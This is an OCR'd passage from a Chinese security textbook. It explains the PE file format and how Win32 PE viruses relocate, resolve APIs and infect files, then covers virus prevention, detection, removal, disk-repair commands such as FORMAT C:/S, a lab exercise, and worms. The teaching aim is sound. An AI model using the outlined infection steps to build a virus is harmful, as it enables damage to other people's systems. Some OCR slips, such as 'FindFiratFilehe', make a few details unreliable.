


图 4.6　Windows PE 文件格式

① MZ 头：所有的 PE 文件必须以一个具有重定位功能的可执行文件格式 DOS MZ (MZ 格式的主要作者 Mark Zbikowski 的名字的缩写)头开始。MZ 头中包括各种说明数据，如第一句可执行代码执行指令时所需要的文件入口点、堆栈的位置、重定位表等，操作系统根据文件头的信息将代码部分装入内存，然后根据重定位表修正代码，最后在设置好堆栈后从文件头中指定的入口开始执行。所以 DOS 可以把程序放在任何它想要的地方。图 4.7 是 MZ 格式的可执行文件的简单结构示意图。

MZ 标志	MZ 文件头
其他信息	
重定位表的字节偏移量	
重定位表	重定位表
可重定位程序映像	二进制代码

图 4.7　MZ 格式的可执行文件的简单结构

② DOS stub：DOS stub 是一个极小(几百个字节)的 DOS 程序，用于输出警告，如“该程序不能在 DOS 模式下运行”等。当 Win 32 把一个 PE 文件映像加载到内存时，内存映像文件的第一个字节对应到 DOS stub 的第一个字节。

③ PE 头：PE 头长度为 1024 字节，是 PE 文件的标志。执行体在支持 PE 文件的操作系统中执行时，PE 装载器将从 DOS MZ 头中找到 PE 头的偏移量。

④ PE 文件的内容部分由一些称为段的块组成。每段是一块具有共同属性的数据。段数写在段表中。

(2) PE 文件的装载过程

① PE 文件被执行时,PE 装载器检查 DOS MZ 头中的 PE 头偏移量,如果找到了,就跳转到 PE 头。

② PE 检查器检查 PE 头的有效性。如果有效,就跳转到 PE 头的尾部。

③ 读取段表中的信息,通过文件映射,将段映射到内存,同时附上段表中指定的段的属性。

④ PE 文件映射到内存后,PE 装载器处理 PE 文件中的有关逻辑。

(3) Win 32 PE 病毒原理

① 重定位:定位主要指程序中数据的内存存储位置。对于正常的程序来说,数据的内存存储位置在编译时就已经计算好了,程序装入内存时不需要对它们重定位。而计算机病毒可能依附在宿主程序的不同位置,当病毒随着宿主程序装载到内存后,病毒中数据的位置也会随之发生变化。由于指令是通过地址引用数据的,地址的不准确将导致病毒程序的不正确执行。为此,有必要对病毒代码中的数据进行重定位。

② 获取 API 函数地址:在 Win 32 环境中,系统功能调用不是通过中断实现,而是通过调用 API 函数实现。因此,获取 API 函数的入口地址非常重要。但是,Win 32 PE 病毒与普通的 Win 32 PE 程序不同:普通的 Win 32 PE 程序里有一个引入函数节,程序通过这个节可以找到代码段中所用的 API 函数在动态链接库中的真实地址。调用 API 函数时,可以通过该引入函数表找到相应 API 函数的真正执行地址。

但是,Win 32 PE 病毒只有一个代码段,并不存在引入函数节,因此不能直接用真实地址调用 API 函数。所以获取 API 地址是病毒的一个重要技术。

③ 搜索目标文件:通常通过两个 API 函数 FindFiratFilehe 和 FindNextFile 实现。

④ 内存文件映射:使用内存文件映射进行文件读写。

⑤ 感染其他文件。

⑥ 返回到宿主程序。

(4) Win 32 PE 病毒实例——CIH 病毒

CIH 病毒以 Win 32 PE 文件为攻击对象。它开创了直接攻击、破坏硬件的先例,发作时破坏 Flash BIOS 芯片中的系统程序,导致主板损坏,造成部分厂家的主板开机后无反应。同时,使硬盘驱动器不停地转动,病毒以 2048 个扇区为单位,从硬盘主引导区开始依次往硬盘中写入垃圾数据,直到硬盘中的全部数据被破坏。

4.1.5 计算机病毒防治

狭义的计算机病毒对抗是指通过建立合理的计算机病毒防范体系和制度,及时发现计算机病毒侵入,并采取有效的手段阻止计算机病毒的传播和破坏,恢复受影响的计算机系统和数据。广义的计算机病毒对抗还涉及使用病毒作为武器的相互攻击和防御。本书仅仅讨论狭义的计算机病毒对抗,简单地说,就是查、防、除、复(恢复)4 大方面。

1. 计算机病毒的预防

计算机病毒防治要采取预防为主的方针。下面是一些行之有效的措施。

(1) 对新购置的计算机硬软件系统进行测试。

(2) 单台计算机系统的安全使用

- 在一台计算机中使用在其他计算机中用过的移动存储器时,应当先进行病毒检测。
- 对重点保护的计算机系统应做到专机、专盘、专人、专用。
- 封闭的使用环境中是不会自然产生计算机病毒的。

(3) 计算机网络的安全使用

对于网络计算机系统,除了首先保证自己使用的计算机的安全外,还应采取下列针对网络的防杀计算机病毒措施:

- 安装网络服务器时,应保证安装环境和网络操作系统本身没有感染计算机病毒。
- 安装网络服务器时,应将文件系统划分成多个文件卷系统。一旦系统卷受到某种损伤,导致服务器瘫痪,就可以通过重装系统卷,恢复网络操作系统,使服务器又马上投入运行,而装在共享的应用程序卷和用户卷内的程序和数据文件不会受到任何损伤。如果用户卷内由于计算机病毒或使用上的原因导致存储空间拥塞时,系统卷不会受影响,不会导致网络系统运行失常。这种划分还十分有利于系统管理员设置网络安全存取权限,保证网络系统不受计算机病毒感染和破坏。
- 要用硬盘启动网络服务器,否则在受到引导型计算机病毒感染和破坏后,遭受损失的将不仅仅是一台个人计算机,而会影响到整个网络的中枢。
- 在网络服务器上必须安装真正有效的防杀计算机病毒软件,并经常进行升级。必要时还可以在网关、路由器上安装计算机病毒防火墙产品,从网络出入口保护整个网络不受计算机病毒的侵害。
- 不随便直接运行或直接打开电子函件中夹带的附件文件,不随意下载软件,尤其是一些可执行文件和 Office 文档。即使下载了,也要先用最新的防杀计算机病毒软件检查。

(4) 重要数据文件要有备份

- 硬盘分区表、引导扇区等的关键数据应作备份并妥善保管,以便在进行系统维护和修复工作时作为参考。
- 重要数据文件定期进行备份工作。不要等到由于计算机病毒破坏、计算机硬件或软件出现故障,使用户数据受到损伤时再去急救。

(5) 强化安全管理

- 系统管理员的口令应严格管理,不使之泄漏,不定期地予以更换,保护网络系统不被非法存取,不被感染上计算机病毒或遭受破坏。
- 应用程序软件的安装应由系统管理员进行或由系统管理员临时授权进行,保护网络用户使用共享资源时总是安全无病毒的。
- 系统管理员对网络内的共享电子函件系统、共享存储区域和用户卷应定期进行计算机病毒扫描,发现异常情况及时处理。条件许可,还应在应用程序卷中安装最新版本的防杀计算机病毒软件供用户使用。
- 网络系统管理员应做好日常管理事务的同时,还要拟订应急措施,及时发现计算机病毒感染迹象。一旦出现计算机病毒传播迹象,应立即隔离被感染的计算机系统和网络,并进行处理。不应当带病毒继续工作,要按照特别情况清查整个网络,切断计算机病毒传播的途径,保障正常工作的进行。

(6) 防范体系与规范建设

计算机病毒防范工作,首先是防范体系的建设和制度的建立。没有一个完善的防范体系,一切防范措施都将滞后于计算机病毒的危害。

计算机病毒防范制度是防范体系中每个主体都必需的行为规程,没有制度,防范体系就不可能很好地运作,就不可能达到预期的效果。必须依照防范体系对防范制度的要求,结合实际情况建立符合自身特点的防范制度。

为了统筹全国的计算机病毒的防治,2000 年 5 月在原“计算机病毒检测防治产品检测中心”的基础上,成立了“国家计算机病毒应急处理中心”。国家计算机病毒应急处理中心的工作任务是:充分调动国内防治计算机病毒的力量,快速发现病毒疫情,快速作出反应,快速处置,及时消除病毒,防止计算机病毒对我国的计算机网络和信息系统造成重大的破坏,确保我国信息产业安全健康发展。

另一方面,为了使中国的计算机病毒防治工作走上法制轨道,国家于 1994 年 2 月颁布了《中华人民共和国计算机信息系统安全保护条例》,在此基础上又颁布了《计算机病毒防治管理办法》,还在新修改的《中华人民共和国刑法》中对故意制造、传播计算机病毒的行为规定了相应的处罚办法。

2. 计算机病毒检测

计算机病毒是一段程序代码,即使它隐藏得很好,也会留下许多痕迹。通过对这些蛛丝马迹的判别,找出病毒的特征和名称,这就称为查毒。目前使用的查毒方法有:

(1) 现象观测法

根据计算机病毒发作前、发作时和发作后的表面现象,推断发现计算机病毒。

(2) 进程监视法

进程监视会观察到系统的活动状况,同时也会拦截所有可疑行为。例如,多数个人计算机的 BIOS 都有防病毒设置,当这些设置打开时,就允许计算机拦截所有对系统主引导记录进行写入的企图。

(3) 比较法

比较法用原始的或正常的文件与被检测的文件进行比较。比较内容有:

- 长度(内容)比较;
- 内存比较;
- 中断比较;
- 校验和比较。

比较法可以通过感染实验室法进行。它先运行一些确切知道不带病毒的正常程序,然后观察这些正常程序的长度和校验和,如果发现有的程序增长,或者校验和变化,就可以断言系统中有病毒。

(4) 特征代码法

特征代码法是将所有病毒的病毒码加以剖析,把分析得到的这些病毒独有的特征搜集在一个病毒码资料库(病毒库)中。检测时,以扫描的方式将待检测程序与病毒库中的病毒特征码进行一一对比,发现有相同的代码,则可判定该程序已遭病毒感染。这种方法是许多

病毒检测工具的基础。但是,这种方法检测不出未知病毒,对被测对象本身带有“特征库”数据的反病毒软件不采用该检测方法。

(5) 软件模拟法

软件模拟法是一种软件分析器,它用软件方法模拟和分析程序的运行。这种方法以后演绎为虚拟机上进行的查毒、欺负式查毒等技术,是相对成熟的技术。

(6) 分析法

分析法适用于反病毒技术人员的病毒检测方法,分为静态分析和动态分析两种方法。静态分析法是用 Debug 等反汇编程序,将病毒代码打印成反汇编后的程序清单进行分析,看病毒分成哪些模块,使用了哪些系统调用,采用了哪些技巧,如何将病毒感染文件的过程翻转为清除病毒、修复文件的过程,哪些代码可被用作特征代码以及如何防御这种病毒。

动态分析法是利用 Debug 等调试工具,在内存带病毒的情况下,对病毒作动态跟踪,观察病毒的具体工作过程,以进一步在静态分析的基础上理解病毒工作的原理。

在病毒编码比较简单的情况下,动态分析不是必需的。当病毒采用了较多的技术手段时,必须使用动、静相结合的分析方法才能完成整个分析过程。

3. 计算机病毒的清除

病毒的清除,也称为对象恢复,就是将染毒文件中的病毒代码摘除。计算机病毒很多,并且还在不断出现。它们的特性各异,生成技术不同,清除方法也不同。下面介绍几种已有病毒的清除方法。

(1) 引导型病毒的清除

清除引导型病毒的最有效、最简单的方法是进行磁盘的格式化。但是,格式化的同时也使有用数据同归于尽。因此,要尽量采用不格式化方法清除引导型病毒。

① 主引导扇区的修复

- 用无病毒软盘启动系统。
- 寻找一台同类型、硬盘分区相同的无病毒计算机,将其硬盘主引导扇区写入一张软盘。
- 将该盘插入染病毒计算机,将其中采集的主引导扇区数据写入染病毒硬盘。
- 修复结束。

② Boot 扇区的恢复

- 用无病毒软盘启动系统。
- 运行有关命令进行恢复,如 FDISK/MBR(重写一个无病毒的 MBR)、FDISK(读取或重写分区表)以及 FORMAT C:/S 或 SYS C:(重写一个无病毒的活动分区引导记录)等。

(2) 文件型病毒的清除

文件型病毒的清除,可分两种情形讨论。一是破坏性感染病毒,这类病毒一般采用覆盖式写入,由于破坏了宿主文件,所以当没有原文件的副本时,是不可恢复的。另一种情形是非破坏性病毒,它们感染的文件是可以恢复的,但是恢复方法是很复杂的,没有专门知识(如对可执行文件格式的了解,以及是否掌握汇编语言知识)是做不到手工恢复的。

(3) 宏病毒的清除

① 手工清除

例如清除 Word 文档中的宏病毒，可以采用如下方法：

- 选取“工具|宏”，进入“管理器”；
- 选取“宏方案项(M)”；
- 在“宏方案项的有效范围”下拉列表框中，选择要检查的文档，在其上方列表框中会显示该文档模板中出现的宏；
- 将来源不明的宏删除。

② 使用杀毒软件

下面介绍在 Windows 环境下使用 KV3000 清除宏病毒的方法。

- 执行 KV3000；
- 任选一可能存在宏病毒的子目录进行检查；
- 为安全起见，查出病毒后，先将其扩展名改名(如改为.kv)；
- 将原文件中的病毒杀除。

4. 病毒防治软件

(1) 病毒防治软件的类型

病毒防治软件的功能不外乎查毒、杀毒。按照查毒、杀毒机制，病毒防治软件可以分为 3 类：

① 病毒扫描型软件：病毒扫描型软件采用特征扫描法，根据已知病毒特征扫描可能的感染对象。

② 完整性检查型软件：完整性检查型软件采用比较法和校验和法，监视对象(包括引导扇区和文件等)的属性(大小、时间、日期和校验和)和内容，如果发生变化，则对象极有可能被病毒感染。

③ 行为封锁型软件：行为封锁型软件采用驻留内存在后台工作的方式，监视可能因病毒引起的异常行为。发现异常行为，就及时发出警告，让用户决定是否让所发生的行为继续进行。

(2) 病毒防治软件的选择指标

① 识别率：识别率主要从下面两个方面来衡量：

- 误报(false positive)率：在被检测对象中，对没有感染病毒的对象发出警报的比率。
- 漏报(false negative)率：在被检测对象中，对感染病毒的对象没有被检测出的比率。

② 检测速度：不同的抗病毒软件使用不同的病毒扫描算法，会影响检测速度。当然，开发者的能力也影响检测速度。

③ 动态检测(on-the-fly scanning)能力：动态检测也称实时检测，指在操作(打开、关闭、创建、读/写)时检测病毒的能力。具有动态检测能力的抗病毒软件总是处于激活状态，一般驻留在内存，主动检测各种对象。

④ 按需检测(on-demand scanning)能力：抗病毒软件一般处于非激活状态，在用户请求下才开始扫描。

⑤ 多平台可用性：抗病毒软件可以识别 OS，根据不同的 OS 利用不同的特征。

⑥ 可靠性：可靠性是指抗病毒软件能够完成正常的扫描，它是一个十分重要的准则。

(3) 病毒防治软件产品

① 国外防病毒产品及网站

- VirusScan，网址：http：//www. mcafeeb2b. com
- NAV，网址：http：//www. symantee. com
- Pandaguard，网址：http：//www. pandaguard. com

② 国内防病毒产品及网站

- KILL（冠群金辰），网址：http：//www. kill. com
- KV（江民杀毒软件），网址：http：//www. jiangmin. com
- RAV（瑞星杀毒软件），网址：http：//www. rising. com
- VRV（北信源），网址：http：//www. vrv. com

5. 计算机病毒侵害系统的恢复

查毒、杀毒的目的是为了让系统能正常工作。因此，查毒、杀毒之后，还要对被破坏了的系统进行修复。修复是对被病毒破坏了的文件以及系统进行恢复。下面介绍计算机病毒感染后的一般修复处理方法。

（1）首先必须对系统的破坏程度进行详细而全面的了解，并根据破坏的程度决定采用对应的有效清除方法和对策。

- 若受破坏的大多是系统文件和应用程序文件，并且感染程度较深，则可以采取重装系统的办法达到清除计算机病毒的目的。
- 若感染的是关键数据文件或感染比较严重（如硬件被 CIH 计算机病毒破坏），就应当考虑请计算机病毒专家进行清除和数据恢复工作。

（2）修复前尽可能再次备份重要数据文件。目前防杀病毒软件在杀毒前大多都会保存重要数据和被感染文件，以便误杀或因杀毒造成新的破坏后能够恢复现场。其中，对特别重要的用户数据文件等在杀毒前还应当单独进行手工备份，但是不能备份在被感染破坏的系统内，也不应该与平时的常规备份混在一起。

（3）启动防杀计算机病毒软件并对整个硬盘进行扫描。注意，某些计算机病毒（如 CIH 计算机病毒）在 Windows 95/98 状态下无法完全清除，此时应用事先准备好的未感染计算机病毒的 DOS 系统软盘启动系统，然后在 DOS 下运行相关杀毒软件进行清除。

（4）发现计算机病毒后，一般应利用防杀计算机病毒软件清除文件中的计算机病毒。如果可执行文件中的计算机病毒不能被清除，应将其删除后重新安装相应的应用程序。

（5）杀毒完成后，重启计算机，再次用防杀计算机病毒软件检查系统中是否还存在计算机病毒，并确定被感染破坏的数据确实被完全恢复。

（6）对于杀毒软件无法杀除的计算机病毒，应将计算机病毒样本送交防杀计算机病毒软件厂商的研究中心，以供详细分析。

实验 11　病毒发现的现象观察和工具检测

1. 实验目的

（1）了解计算机系统感染病毒后的可能症状。

(2) 学会使用抗病毒软件发现并清除病毒的方法。

2. 实验内容

(1) 设置一个供实验用的并与外界隔断的计算机系统。

(2) 运行不同的盘。记录运行前后计算机系统出现的症状：运行时间、进程表记录和内存状况等。

(3) 安装一种抗病毒软件。

(4) 记录抗病毒软件在查杀过程中提示的信息和查杀过程中出现的现象。

(5) 分析查杀过程中出现的问题。

(6) 评价该软件工具的优缺点。

3. 实验准备

(1) 上网检索有关抗病毒软件的信息。

(2) 记录各种抗病毒软件的特点。

(3) 记录哪些工具提供试用版。

(4) 购买认为合适的抗病毒软件。

(5) 列出抗病毒软件的下载/安装步骤。

(6) 写出使用抗病毒软件的注意事项以及可能出现的事件及应急预案。

(7) 制作几块软盘(或 U 盘)：

- 干净系统盘一块：存放有干净的系统程序，并有一些干净的应用程序和文件；
- 染毒实验盘若干：每个盘中的系统和文件相同，但分别被某一种病毒感染。

(8) 分别设计使用症状观察法和使用抗病毒软件发现并清除病毒的步骤。

4. 推荐的分析讨论内容

(1) 你遇到过哪些病毒？它们发作时有些什么症状？

(2) 你使用过哪几种抗病毒软件？它们各有什么特点？

(3) 其他发现或想到的问题。

4.2 蠕　　虫

4.2.1 蠕虫的特征及其传播过程

1. 蠕虫的特征

1982 年，Xerox PARC 的 John F. Shoch 等人为了进行分布式计算的模型实验，编写了称为蠕虫(worm)的程序。可他们哪能想到，这种“可以自我复制”并可以“从一台计算机移动到另一台计算机”的程序，后来竟给计算机界带来巨大灾难。1988 年被 Robert Morris 释放的 Morris 蠕虫在 Internet 上爆发，在几个小时之内迅速感染了所能找到的、存在漏洞的

计算机。

如图 4.8 所示，Internet 上的蠕虫袭击最初缓慢地增加，而到 2000 年后开始呈指数上升。




图 4.8　CERT(计算机紧急响应小组)统计的 1988 年以来蠕虫事件的发生次数

人们通常也将蠕虫称为蠕虫病毒，但是严格地讲，它们并不是病毒。下面讨论蠕虫与病毒之间的异同。

(1) 病毒具有寄生性，寄生在宿主文件中，而蠕虫是独立存在的程序个体。

(2) 计算机病毒的攻击对象是文件系统。与计算机病毒不同，蠕虫的攻击对象是计算机系统。

(3) 病毒与蠕虫都具有传染性，它们都可以自我复制。但是，病毒与蠕虫的传染机制有 3 点不同：

- 病毒传染是一个将病毒代码嵌入到宿主程序的过程，而蠕虫的传染是自身的复制；
- 病毒的传染目标针对本地程序(文件)，而蠕虫是针对网络上的其他计算机；
- 病毒是在宿主程序运行时被触发进行传染，而蠕虫是通过系统漏洞进行传染。

此外，由于蠕虫是一种独立程序，所以它们也可以作为病毒的寄生体携带病毒，并在发作时释放病毒，进行双重感染。

病毒防治的关键是将病毒代码从宿主文件中摘除。蠕虫防治的关键是为系统打补丁(patch)，而不是简单地摘除，只要漏洞没有完全修补，就会重复感染。

(4) 计算机使用者是病毒传染的触发者，而蠕虫的传染与操作者是否进行操作无关，它搜索到计算机的漏洞后即可主动攻击进行传染。也就是说，蠕虫与病毒的最大不同在于它不需要人为干预，能够自主不断地复制和传播。所以通常认为“Internet 蠕虫是无需计算机使用者干预即可运行的独立程序，它通过不停地获得网络中存在漏洞的计算机上的部分或全部控制权进行传播”。

(5) 病毒虽然对系统性能有影响，但破坏的主要是文件系统。而蠕虫主要是利用系统及网络漏洞影响系统和网络性能，降低系统性能。例如它们的快速复制以及在传播过程中的大面积漏洞搜索，会造成巨量的数据流量，导致网络拥塞甚至瘫痪。对一般系统来说，多个副本形成大量进程，则会大量耗费系统资源，导致系统性能下降，对网络服务器尤为明显。表 4.1 为几种主要蠕虫所造成的损失。

表 4.1 几种主要蠕虫所造成的损失

蠕虫名称	持续时间	造 成 损 失
莫里斯蠕虫	1988 年	6000 多台计算机停机,经济损失达 9600 万美元
美丽杀手	1999 年	政府部门和一些大公司紧急关闭网络服务器,经济损失超过 12 亿美元
爱虫病毒	2000 年 5 月至今	众多用户的计算机被感染,损失超过 100 亿美元以上
红色代码	2001 年 7 月	网络瘫痪,直接经济损失超过 26 亿美元
求职信	2001 年 12 月至今	大量病毒邮件堵塞服务器,损失达数百亿美元
蠕虫王	2003 年 1 月	网络大面积瘫痪,银行自动提款机运作中断,直接经济损失超过 26 亿美元
冲击波	2003 年 7 月	大量网络瘫痪,造成数十亿美元的损失
MyDoom	2004 年 1 月起	大量垃圾邮件攻击 SCO 和微软网站,全球经济损失达 300 多亿美元

(6) 由于蠕虫传播过程的主动性,不需要像病毒那样需要计算机使用者的操作触发,因而基本不可察觉。

从上述讨论可以看出,蠕虫虽然与病毒有些不同,但也有许多共同之处。如果说凡是能够引起计算机故障、破坏计算机数据的程序统称为计算机病毒,那么,从这个意义上讲,蠕虫也应当是一种病毒。它以计算机为载体,以网络为攻击对象,是通过网络传播的恶性病毒。

2. 蠕虫传播的基本过程

图 4.9 表明了蠕虫的基本工作过程:蠕虫首先随机生成一个 IP 地址作为要攻击的对象,接着对被攻击的对象进行扫描,探测有无存在漏洞的主机。当程序向某个主机发送探测漏洞的信息并收到成功的反馈信息后,就得到一个可传播的对象,就可以将蠕虫主体迁移到目标主机。然后,蠕虫程序进入被感染的系统,对目标主机进行现场处理。现场处理部分的工作包括隐藏、信息搜集等。蠕虫入侵到计算机系统之后,会在被感染的计算机上产生自己的多个副本,每个副本启动搜索程序寻找新的攻击目标。一般要重复上述过程 m 次(m 为蠕虫产生的繁殖副本数量)。不同的蠕虫采取的 IP 生成策略可能并不相同,甚至随机生成。各个步骤的繁简程度也不同,有的十分复杂,有的则非常简单。

